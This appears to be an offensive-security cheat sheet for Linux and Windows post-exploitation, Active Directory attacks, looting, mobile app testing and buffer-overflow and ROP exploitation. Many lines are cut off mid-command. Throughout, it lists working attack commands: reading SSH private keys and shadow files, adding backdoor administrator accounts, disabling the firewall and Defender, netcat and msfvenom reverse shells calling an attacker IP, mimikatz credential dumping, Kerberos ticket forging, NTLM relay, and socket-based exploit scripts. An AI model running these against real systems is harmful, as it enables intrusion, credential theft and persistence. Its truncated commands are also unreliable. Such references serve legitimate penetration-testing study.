NR > 1 {{if(NR==2)print "Local - Remote";local=getIP($2);remote=getIP($3)}

# Netstat without netstat 2
echo "YXdrICdmdW5jdGlvbiBoZXh0b2RlYyhzdHIscmV0LG4saSxrLGMpewogICAgcmV0ID0g

# Nmap without nmap
for ip in {1..5}; do for port in {21,22,5000,8000,3306}; do (echo >/dev/tc

# Open ports without netstat
grep -v "rem_address" /proc/net/tcp | awk  '{x=strtonum("0x"substr($2,inde

# Check ssh files:
cat ~/.ssh/authorized_keys
cat ~/.ssh/identity.pub
cat ~/.ssh/identity
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
cat ~/.ssh/id_dsa.pub
cat ~/.ssh/id_dsa
cat /etc/ssh/ssh_config
cat /etc/ssh/sshd_config
cat /etc/ssh/ssh_host_dsa_key.pub
cat /etc/ssh/ssh_host_dsa_key
cat /etc/ssh/ssh_host_rsa_key.pub
cat /etc/ssh/ssh_host_rsa_key
cat /etc/ssh/ssh_host_key.pub
cat /etc/ssh/ssh_host_key

# SUID
find / -perm -4000 -type f 2>/dev/null
# ALL PERMS
find / -perm -777 -type f 2>/dev/null
# SUID for current user
find / perm /u=s -user `whoami` 2>/dev/null
find / -user root -perm -4000 -print 2>/dev/null
# Writables for current user/group
find / perm /u=w -user `whoami` 2>/dev/null
find / -perm /u+w,g+w -f -user `whoami` 2>/dev/null
find / -perm /u+w -user `whoami` 2>/dev/nul
# Dirs with +w perms for current u/g
find / perm /u=w -type -d -user `whoami` 2>/dev/null
find / -perm /u+w,g+w -d -user `whoami` 2>/dev/null

# Port Forwarding
# Chisel
# Victim server:
/chisel_linux_amd64 server --host 10.10.10.X -p 8082 --socks5
# In host attacker machine:
./chisel_linux_amd64 client 10.10.10.X:8082 socks & echo "socks5 127.0.0.1
```

```

# Dynamic Port Forwarding:
# Attacker machine:
ssh -D 9050 user@host
# Attacker machine Burp Proxy - SOCKS Proxy:
Mark “Override User Options”
Mark Use Socks Proxy:
SOCKS host:127.0.0.1
SOCKS port:9050

# Tunneling
Target must have SSH running for there service
1. Create SSH Tunnel: ssh -D localhost: -f -N user@localhost -p
2. Setup ProxyChains. Edit the following config file (/etc/proxychains.con
3. Add the following line into the config: Socks5 127.0.0.1
4. Run commands through the tunnel: proxychains

# SShuttle
# https://github.com/sshuttle/sshuttle
sshuttle -r root@172.21.0.0 10.2.2.0/24

# netsh port forwarding
netsh interface portproxy add v4tov4 listenaddress=127.0.0.1 listenport=90
netsh interface portproxy delete v4tov4 listenaddress=127.0.0.1 listenport
```

Windows

```
**Tools**
https://github.com/S3cur3Th1sSh1t/WinPwn
https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/
https://github.com/BC-SECURITY/Empire/blob/master/data/module_source/prive
https://github.com/S3cur3Th1sSh1t/PowerSharpPack

https://lolbas-project.github.io/#
```

```
# Basic info
systeminfo
set
hostname
net users
net user user1
net localgroups
accesschk.exe -uwcqv "Authenticated Users" *
netsh firewall show state
netsh firewall show config
whoami /priv

# Set path
set PATH=%PATH%;C:\xampp\php

dir /a -> Show hidden & unhidden files
dir /Q -> Show permissions

# check .net version:
gci 'HKLM:\SOFTWARE\Microsoft\NET Framework Setup\NDP' -recurse | gp -name
get-acl HKLM:\System\CurrentControlSet\services\* | Format-List * | findst

# Passwords
# Windows autologin
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
# VNC
reg query "HKCU\Software\ORL\WinVNC3\Password"
# SNMP Parameters
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"
# Putty
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"
# Search for password in registry
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
python secretsdump.py -just-dc-ntlm htb.hostname/username@10.10.1.10
secretsdump.py -just-dc htb.hostname/username@10.10.1.10 > dump.txt

# Add RDP user and disable firewall
net user haxxor Haxxor123 /add
net localgroup Administrators haxxor /add
net localgroup "Remote Desktop Users" haxxor /ADD
# Turn firewall off and enable RDP
sc stop WinDefend
netsh advfirewall show allprofiles
netsh advfirewall set allprofiles state off
netsh firewall set opmode disable
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Serv
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Serv

# Dump Firefox data
# Looking for Firefox
Get-Process
./procdump64.exe -ma $PID-FF
Select-String -Path .\*.dmp -Pattern 'password' > 1.txt
type 1.txt | findstr /s /i "admin"

# PS Bypass Policy
```

```
Set-ExecutionPolicy Unrestricted
powershell.exe -exec bypass
Set-ExecutionPolicy-ExecutionPolicyBypass -Scope Procesy

# Convert passwords to secure strings and output to an XML file:
$secpasswd = ConvertTo-SecureString "VMware1!" -AsPlainText -Force
$mycreds = New-Object System.Management.Automation.PSCredential ("administ
$mycreds | export-clixml -path c:\temp\password.xml

# PS sudo
$pw= convertto-securestring "EnterPasswordHere" -asplaintext -force
$pp = new-object -typename System.Management.Automation.PSCredential -argu
$script = "C:\Users\EnterUserName\AppData\Local\Temp\test.bat"
Start-Process powershell -Credential $pp -ArgumentList '-noprofile -comman
powershell -ExecutionPolicy -F -File xyz.ps1

# PS runas
# START PROCESS
$username='someUser'
$password='somePassword'
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential $userna
Start-Process .\nc.exe -ArgumentList '10.10.xx.xx 4445 -e cmd.exe' -Creden
# INVOKE COMMAND
$pass = ConvertTo-SecureString 'l33th4x0rhector' -AsPlainText -Force; $Cre

# Tasks
schtasks /query /fo LIST /v
file c:\WINDOWS\SchedLgU.Txt
python3 atexec.py Domain/Administrator:<Password>@123@172.21.0.0 systeminf

# Useradd bin
#include  /* system, NULL, EXIT_FAILURE */
int main ()
{
  int i;
  i=system ("net user   /add && net localgroup administrators  /add");
  return 0;
}
# Compile
i686-w64-mingw32-gcc -o useradd.exe useradd.c

# WinXP
sc config upnphost binpath= "C:\Inetpub\wwwroot\nc.exe 10.11.1.111 4343 -e
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
sc config upnphost depend= ""
net start upnphost

# WinRM Port Forwarding
plink -l LOCALUSER -pw LOCALPASSWORD LOCALIP -R 5985:127.0.0.1:5985 -P 221
```

```

# DLL Injection
#include
int owned()
{
  WinExec("cmd.exe /c net user cybervaca Password01 ; net localgroup admin
  exit(0);
  return 0;
}
BOOL WINAPI DllMain(HINSTANCE hinstDLL,DWORD fdwReason, LPVOID lpvReserved
{
  owned();
  return 0;
}
# x64 compilation:
x86_64-w64-mingw32-g++ -c -DBUILDING_EXAMPLE_DLL main.cpp
x86_64-w64-mingw32-g++ -shared -o main.dll main.o -Wl,--out-implib,main.a

# NTLM Relay Attack
We need two tools to perform the attack, privexchange.py and ntlmrelayx. Y

ntlmrelayx.py -t ldap://s2016dc.testsegment.local --escalate-user ntu

Now we run the privexchange.py script:

user@localhost:~/exchpoc$ python privexchange.py -ah dev.testsegment.local

Password:
INFO: Using attacker URL: http://dev.testsegment.local/privexchange/
INFO: Exchange returned HTTP status 200 - authentication was OK
ERROR: The user you authenticated with does not have a mailbox associated.
When this is run with a user which doesn't have a mailbox, we will get the

user@localhost:~/exchpoc$ python privexchange.py -ah dev.testsegment.local
Password:
INFO: Using attacker URL: http://dev.testsegment.local/privexchange/
INFO: Exchange returned HTTP status 200 - authentication was OK
INFO: API call was successful

After a minute (which is the value supplied for the push  notification) we
 We confirm the DCSync rights are in place with secretsdump:
With all the hashed password of all Active Directory users, the  attacker

# Generate Silver Tickets with Impacket:
python3 ticketer.py -nthash <ntlm_hash> -domain-sid <domain_sid> -domain <
python3 ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <do

# Generate Golden Tickets:
python3 ticketer.py -nthash <krbtgt_ntlm_hash> -domain-sid <domain_sid> -d
python3 ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <do

```

```
# Credential Access with Secretsdump
impacket-secretsdump username@target-ip -dc-ip target-ip


https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.co
https://powersploit.readthedocs.io/en/latest/
https://hackertarget.com/nmap-cheatsheet-a-quick-reference-guide/
https://techcommunity.microsoft.com/t5/itops-talk-blog/powershell-basics-h
https://pen-testing.sans.org/blog/2017/03/08/pen-test-poster-white-board-p
https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/Invoke-Po
https://powersploit.readthedocs.io/en/latest/Recon/Invoke-Portscan/
```

AD

```
# Anonymous Credential LDAP Dumping:
ldapsearch -LLL -x -H ldap:// -b ‘’ -s base ‘(objectclass=*)’

# Impacket GetADUsers.py (Must have valid credentials)
GetADUsers.py -all  -dc-ip

# Impacket lookupsid.py
/usr/share/doc/python3-impacket/examples/lookupsid.py username:password@17

# Windapsearch:
# https://github.com/ropnop/windapsearch
python3 windapsearch.py -d host.domain -u domain\\ldapbind -p PASSWORD -U

# CME
cme smb IP -u '' -p '' --users --shares

#  References:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodolog
https://github.com/infosecn1nja/AD-Attack-Defense
https://adsecurity.org/?page_id=1821
https://github.com/sense-of-security/ADRecon
https://adsecurity.org/?p=15
https://adsecurity.org/?cat=7
https://adsecurity.org/?page_id=4031
https://www.fuzzysecurity.com/tutorials/16.html
https://blog.stealthbits.com/complete-domain-compromise-with-golden-ticket
http://www.harmj0y.net/blog/redteaming/a-guide-to-attacking-domain-trusts/
https://ired.team/offensive-security-experiments/active-directory-kerberos
https://adsecurity.org/?p=1588
http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-d
https://www.harmj0y.net/blog/tag/powerview/
https://github.com/gentilkiwi/mimikatz/wiki/module-~-kerberos
```

```

# BloodHound
# https://github.com/BloodHoundAD/BloodHound/releases
# https://github.com/BloodHoundAD/SharpHound3
# https://github.com/chryzsh/DarthSidious/blob/master/enumeration/bloodhou
Import-Module .\sharphound.ps1
. .\SharpHound.ps1
Invoke-BloodHound -CollectionMethod All
Invoke-BloodHound -CollectionMethod All -domain target-domain -LDAPUser us

# Rubeus
# https://github.com/GhostPack/Rubeus
## ASREProasting:
Rubeus.exe asreproast  /format:<AS_REP_responses_format [hashcat | john]>
## Kerberoasting:
Rubeus.exe kerberoast /outfile:<output_TGSs_file>
Rubeus.exe kerberoast /outfile:hashes.txt [/spn:"SID-VALUE"] [/user:USER]
## Pass the key (PTK):
.\Rubeus.exe asktgt /domain:<domain_name> /user:<user_name> /rc4:<ntlm_has
# Using the ticket on a Windows target:
Rubeus.exe ptt /ticket:<ticket_kirbi_file>
```

Looting

```
# Linux
cat /etc/passwd
cat /etc/shadow
unshadow passwd shadow > unshadowed.txt
john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt

ifconfig
ifconfig -a
arp -a

tcpdump -i any -s0 -w capture.pcap
tcpdump -i eth0 -w capture -n -U -s 0 src not 10.11.1.111 and dst not 10.1
tcpdump -vv -i eth0 src not 10.11.1.111 and dst not 10.11.1.111

.bash_history

/var/mail
/var/spool/mail

echo $DESKTOP_SESSION
echo $XDG_CURRENT_DESKTOP
echo $GDMSESSION

# Windows

hostname && whoami.exe && type proof.txt && ipconfig /all
wce32.exe -w
wce64.exe -w
fgdump.exe

# Loot passwords without tools
reg.exe save hklm\sam c:\sam_backup
reg.exe save hklm\security c:\security_backup
reg.exe save hklm\system c:\system

ipconfig /all
route print

# What other machines have been connected
arp -a

# Meterpreter
run packetrecorder -li
run packetrecorder -i 1

#Meterpreter
search -f *.txt
search -f *.zip
search -f *.doc
search -f *.xls
search -f config*
search -f *.rar
search -f *.docx
search -f *.sql
hashdump
keysscan_start
keyscan_dump
keyscan_stop
webcam_snap
load mimikatz
msv

# How to cat files in meterpreter
cat c:\\Inetpub\\iissamples\\sdk\\asp\\components\\adrot.txt

# Recursive search
dir /s

secretsdump.py -just-dc htb.hostname/username@10.10.1.10 > dump.txt
.\mimikatz.exe "lsadump::dcsync /user:Administrator" "exit"

```

```
# Mimikatz
# Post exploitation commands must be executed from SYSTEM level privileges
mimikatz # privilege::debug
mimikatz # token::whoami
mimikatz # token::elevate
mimikatz # lsadump::sam
mimikatz # sekurlsa::logonpasswords
## Pass The Hash
mimikatz # sekurlsa::pth /user:username /domain:domain.tld /ntlm:ntlm_hash
# Inject generated TGS key
mimikatz # kerberos::ptt <ticket_kirbi_file>
# Generating a silver ticket
# AES 256 Key:
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes256
# AES 128 Key:
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes128
# NTLM
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<n
# Generating a Golden Ticket
# AES 256 Key:
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes256
# AES 128 Key:
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes128
# NTLM:
mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<k
```

Mobile

General

```
Frida
https://github.com/frida/frida/releases
adb push C:\Users\axff\Downloads\frida-server-12.8.11-android-arm /data/lo

Objection
https://github.com/sensepost/objection

MobSF
docker pull opensecurity/mobile-security-framework-mobsf
docker run -it -p 8000:8000 opensecurity/mobile-security-framework-mobsf:l

Burp
Add proxy in Mobile WIFI settings connected to Windows Host Wifi pointing
Vbox Settings Machine -> Network -> Port Forwarding -> 8080
Burp Proxy -> Options -> Listen all interfaces

Tools
https://github.com/tanprathan/MobileApp-Pentest-Cheatsheet
https://github.com/m0bilesecurity/RMS-Runtime-Mobile-Security
```


Android

```
# Adb
# https://developer.android.com/studio/command-line/adb?hl=es-419
adb connect IP:PORT/ID
adb devices
adb shell
adb push
adb install

# Analyze URLs in apk:
# https://github.com/shivsahni/APKEnum
python APKEnum.py -p ~/Downloads/app-debug.apk

# AndroPyTool:
```

```
# https://github.com/alexMyG/AndroPyTool
docker pull alexmyg/andropytool
docker run --volume=:/apks alexmyg/andropytool -s /apks/ -all

# Android Backup files (*.ab files)
( printf "\x1f\x8b\x08\x00\x00\x00\x00\x00" ; tail -c +25 backup.ab ) |  t

# Frida
# Load Frida Server in device && run objeciton
adb root
adb push /root/Downloads/frida-server-12.7.24-android-arm /data/local/tmp/
adb root
adb shell "chmod 755 /data/local/tmp/frida-server && /data/local/tmp/frida
frida -U -f com.vendor.app.version -l PATH\fridaGlomoPR.js --no-pause

objection --gadget com.vendor.app.xx explore

# Run JS script in Frida
frida -U -l script.js com.vendor.app.version --no-pause

# Jadx - decompiler
jadx-gui

# androwarn.py
# pip3 install androwarn
androwarn /root/android.apk -v 3 -r html

# androbugs.py
python androbugs.py -f /root/android.apk

# Userful apps:
# Xposed Framework
# RootCloak
# SSLUnpinning

# Check Info Stored
find /data/app -type f -exec grep --color -Hsiran "FINDTHIS" {} \;

/data/data/com.app/database/keyvalue.db
/data/data/com.app/database/sqlite
/data/app/
/data/user/0/
/storage/emulated/0/Android/data/
/storage/emulated/0/Android/obb/

# Check logs during app usage
https://github.com/JakeWharton/pidcat

# Download apks
https://apkpure.com

```

```
Recon:
- AndroidManifest.xml (basically a blueprint for the application)
Find exported components, api keys, custom deep link schemas, schema endpo
- resources.arsc/strings.xml
Developers are encouraged to store strings in this file instead of hard co
- res/xml/file_paths.xml
Shows file save paths.
- Search source code recursively
Especially BuildConfig files.

API Keys:
- String references in Android Classes
getString(R.string.cmVzb3VyY2VzX3lv)
cmVzb3VyY2VzX3lv is the string resource label.
- Find these string references in strings.xml
apikeyhere
- Piece together the domains and required params in source code

Exported components:
- Activities - Entry points for application interactions of components spe
    Has several states managed by callbacks such as onCreate().
   →  Access to protected intents via exported Activities
    One exported activity that accepts a user provided intent can expose p
   → Access to sensitive data via exported Activity
    Often combined with deep links to steal data via unvalidated parameter
    external file.
   → Access to sensitive files, stealing files, replacing imported files v
    external-files-path, external-path
    Public app directories
- Service - Supplies additional functionality in the background.
   → Custom file upload service example that is vulnerable because android
  applications can send data to the service or steal sensitive data from a
- Broadcast receivers - Receives broadcasts from events of interest. Usual
   → Vulnerable when receiver is exported and accepts user provided broadc
- Content providers - Helps applications manage access to stored data and
   → Content providers that connect to sqlite can be exploited via SQL inj

Deep links
- In Android, a deep link is a link that takes you directly to a specific
- Think of deep links as Android urls to specific parts of the application
- Usually mirrors web application except with a different schema that navi
- Verified deep links can only use http and https schemas. Sometimes devel
features.
- Type of vulnerabilities are based on how the scheme://, host://, and par
   → CSRF - Test when autoVerify=”true” is not present in AndroidManifest.
   → Open redirect - Test when custom schemes do not verify endpoint param
   → XSS - Test when endpoint parameters or host not validated, addJavaScr
   → setJavascriptEnabled(true); is used.
   → LFI - Test when deep link parameters aren’t validated. appschema://ap

Tools
```

```
https://github.com/viperbluff/Firebase-Extractor
https://github.com/alexMyG/AndroPyTool
```


Softwaroid
Android Pentesting
Runtime / Dynamic Analysis
Client/Server Side Attack
Sql Injection
Cross-site Scripting
Prediction Injection
XML Injection
Application Level DOS
LFI / RF / Internal File Access
Broken Authentication & Session Management
Session Terminating after Password Reset
Expired Token can be reused
Authentication Bypass using Success Response
OAuth Flow & 2FA Bypass
Cleartext Tranmission
Broken Access Control (BAC)
SSRF
Prev Escalation & IDOR
Unauthorized API Call
Information Exposure through API response message
Web / IPC Exploitation
Abuse WebView
JS Enable Functionality
Scheme
Custom Scheme
Universal Link
Insufficient WebView hardening
Loading arbitrary URLs in a Webview
Check for Misconfiguration
Exploit Exported Activity
Exploit Broadcast Receiver
Exploit Content Provider
Misconfig Intent & Intent Filter
Exploit if AllowBackup = True
Exploit ifDebuggable = True
Reverse Engineering / Debugging
Unauthorized Code Manipulation
Insecure version of OS Installation Allowed
Code Obfuscation
Insecure Data Storage
Android Directory Structure
In Sqlite Database
In shared_preference.xml
In tmp directory
In Cache Directory
In External Storage
Lab Setup
Rooted Device or Genymotion
Jadx-GUI
APKTool & Dex2Jar
Burp Suite
MobSF & Qark
Drozer
Application Installation
From PlayStore
Using ADB
apkcombo.com
Security Model & Legacy Issue
Rooting / Sandboxing and it's bypass
SSL Unpinning using Mallory/SSLUnpinning/Xposed etc
Use of Disabling certificate validation
Zygot & ARM
Weak Cryptography
Weak Hashing & Encryption
Poor key management process
Use of custom encryption protocols
Unencrypted Database files
Unintended Data Leakage
Information Disclose through Logcat
URL Caching (Both request and response)
Critical Information Leaking on GitHub
Keypress Caching & AutoCorrection Database
Copy Paste Caching / Clipboard Leaking
Hardcoded Critical Info Source Code
Hardcoded Critical Info in Strings.xml
Hardcoded Critical Info in AndroidManifest.xml
D3tonator

iOS

```

# All about Jailbreak & iOS versions
https://www.theiphonewiki.com/wiki/Jailbreak

# Jailbreak for iPhone 5s though iPhone X, iOS 12.3 and up
# https://checkra.in/
checkra1n

# 3UTools
http://www.3u.com/

# Cydia
# Liberty Bypass Antiroot

# Check Info Stored:
3U TOOLS - SSH Tunnel


```

```
find /data/app -type f -exec grep --color -Hsiran "FINDTHIS" {} \;
find /data/app -type f -exec grep --color -Hsiran "\"value\":\"" {} \;

.pslist= "value":"base64"}

find APPPATH -iname "*localstorage-wal" -> Mirar a mano

/private/var/mobile/Containers/Data/Application/{HASH}/{BundleID-3uTools-g
/private/var/containers/Bundle/Application/{HASH}/{Nombre que hay dentro d
/var/containers/Bundle/Application/{HASH}
/var/mobile/Containers/Data/Application/{HASH}

# IDB
https://github.com/dmayer/idb
```

Others

Exploiting

Basics

```
**Tools**
https://github.com/apogiatzis/gdb-peda-pwndbg-gef

* gdb-peda
* gdb-gef
* pwndbg
* radare2
* ropper
* pwntools
```

```
# Check protections:
checksec binary
rabin2 -I ret2win32

# Functions
rabin2 -i

# Strings
rabin2 -z ret2win32
```

BOF Basic Win32

```
1. Send "A"*1024
2. Replace "A" with /usr/share/metasploit-framework/tools/exploit/pattern_
3. When crash "!mona findmsp" (E10.11.1.111 offset) or ""/usr/share/metasp
4. Confirm the location with "B" and "C"
5. Check for badchars instead CCCC (ESP):
badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\
with script _badchars.py and
"!mona compare -a esp -f C:\Users\IEUser\Desktop\badchar_test.bin"
    5.1 AWESOME WAY TO CHECK BADCHARS (https://bulbsecurity.com/finding-ba
        a. !mona config -set workingfolder c:\logs\%p
        b. !mona bytearray -b "\x00\x0d"
        c. Copy from c:\logs\%p\bytearray.txt to python exploit and run ag
        d. !mona compare -f C:\logs\%p\bytearray.bin -a 02F238D0 (ESP addr
        e. In " data", before unicode chars it shows badchars.
 6. Find JMP ESP with "!mona modules" or "!mona jmp -r esp" or "!mona jmp

    6.1 Then, "!mona find -s "\xff\xe4" -m PROGRAM/DLL-FALSE"
    6.2 Remember put the JMP ESP location in reverse order due to endianne


7. Generate shellcode and place it:
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.1.111 LPORT=4433 -f pyth

msfvenom -p windows/shell_reverse_tcp lhost=10.11.1.111 lport=443 EXITFUNC

8. Final buffer like:
buffer="A"*2606 + "\x8f\x35\x4a\x5f" + "\x90" * 8 + shellcode

##############   sample 1 ################################################
#!/usr/bin/python

import socket,sys

if len(sys.argv) != 3:
    print("usage: python fuzzer.py 10.11.1.111 PORT")
    exit(1)

payload = "A" * 1000

ipAddress = sys.argv[1]
port = int(sys.argv[2])

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ipAddress, port))
    s.recv(1024)
    print "Sending payload"
    s.send(payload)
    print "Done"
    s.close()
except:
    print "Error"
    sys.exit(0)

##############   sample 2 ################################################
#!/usr/bin/python
import time, struct, sys
import socket as so

try:
    server = sys.argv[1]
    port = 5555
except IndexError:
    print "[+] Usage %s host" % sys.argv[0]
    sys.exit()

req1 = "AUTH " + "\x41"*1072
s = so.socket(so.AF_INET, so.SOCK_STREAM)
try:
     s.connect((server, port))
     print repr(s.recv(1024))
     s.send(req1)
     print repr(s.recv(1024))
except:
     print "[!] connection refused, check debugger"
s.close()
```

Bypass protections

```
# NX - Execution protection
- Ret2libc
https://sploitfun.wordpress.com/2015/05/08/bypassing-nx-bit-using-return-t
https://0x00sec.org/t/exploiting-techniques-000-ret2libc/1833
-ROP

# ASLR - Random library positions
- Memory leak to Ret2libc
- ROP

# Canary - Hex end buffer
https://0x00sec.org/t/exploit-mitigation-techniques-stack-canaries/5085
- Value leak
- Brute force
- Format Strings: https://owasp.org/www-community/attacks/Format_string_at
```

ROP

```
checksec

# Listing functions imported from shared libraries is simple:
rabin2 -i

```

```
# Strings
rabin2 -z

# Relocations
rabin2 -R

# Listing just those functions written by the programmer is harder, a roug
rabin2 -qs  | grep -ve imp -e ' 0 '

RADARE2
------------------------------------------
r2 -AAA binary          # Analyze with radare2
afl                     # list functions
pdf @ funcion           # dissassemble function to check what instruction
iz                      # Strings
is                      # Symbols
px 48 @ 0x00601060      # Hex dump address
dcu 0x00400809          # Breakpoint
    “press s”           # Continue over breakpoint
/R pop rdi              # Search instruction
/a pop rdi,ret          # Search

GDB
------------------------------------------
gdb-gef binary
pattern create 200
pattern search “lalal”
r                       # run
c                       # continue
s                       # step
si                      # step into
b *0x0000000000401850   # Add breakpoint
ib                      # Show breakpoints
d1                      # Remove breakpoint 1
d                       # Remove breakpoint
info functions          # Check functions
x/s 0x400c2f            # Examine address x/<(Mode)Format>  Format:s(tring


ROPGadget
------------------------------------------
https://github.com/JonathanSalwan/ROPgadget
ROPgadget --binary callme32 --only "mov|pop|ret"

Ropper
------------------------------------------
ropper --file callme32 --search "pop"

readelf -S binary # Check writable locations

x32
```

```
| syscall | arg0 | arg1 | arg2 | arg3 | arg4 | arg5 |
+---------+------+------+------+------+------+------+
|   %eax  | %ebx | %ecx | %edx | %esi | %edi | %ebp |

x64
| syscall | arg0 | arg1 | arg2 | arg3 | arg4 | arg5 |
+---------+------+------+------+------+------+------+
|   %rax  | %rdi | %rsi | %rdx | %r10 | %r8  | %r9  |

EXAMPLE
------------------------------------------

from pwn import *

# Set up pwntools to work with this binary
elf = context.binary = ELF('ret2win')
io = process(elf.path)
gdb.attach(io)
info("%#x target", elf.symbols.ret2win)

ret2win = p64(elf.symbols["ret2win"])
payload = "A"*40 + ret2win
io.sendline(payload)
io.recvuntil("Here's your flag:")

# Get our flag!
flag = io.recvall()
success(flag)
```

Burp

```
If Render Page crash:
sudo sysctl -w kernel.unprivileged_userns_clone=1

Scope:
.*\.test\.com$
```

Dictionary creation

```
Default creds:
https://cirt.net/passwords
https://github.com/danielmiessler/SecLists/tree/master/Passwords/Default-C
https://github.com/LandGrey/pydictor
https://github.com/Mebus/cupp
https://github.com/sc0tfree/mentalist
```

Java jar

```
Task     Command
Execute Jar     java -jar [jar]
Unzip Jar     unzip -d [output directory] [jar]
Create Jar     jar -cmf META-INF/MANIFEST.MF [output jar] *
Base64 SHA256     sha256sum [file] | cut -d' ' -f1 | xxd -r -p | base64
Remove Signing     rm META-INF/*.SF META-INF/*.RSA META-INF/*.DSA
Delete from Jar     zip -d [jar] [file to remove]
Decompile class     procyon -o . [path to class]
Decompile Jar     procyon -jar [jar] -o [output directory]
Compile class     javac [path to .java file]
```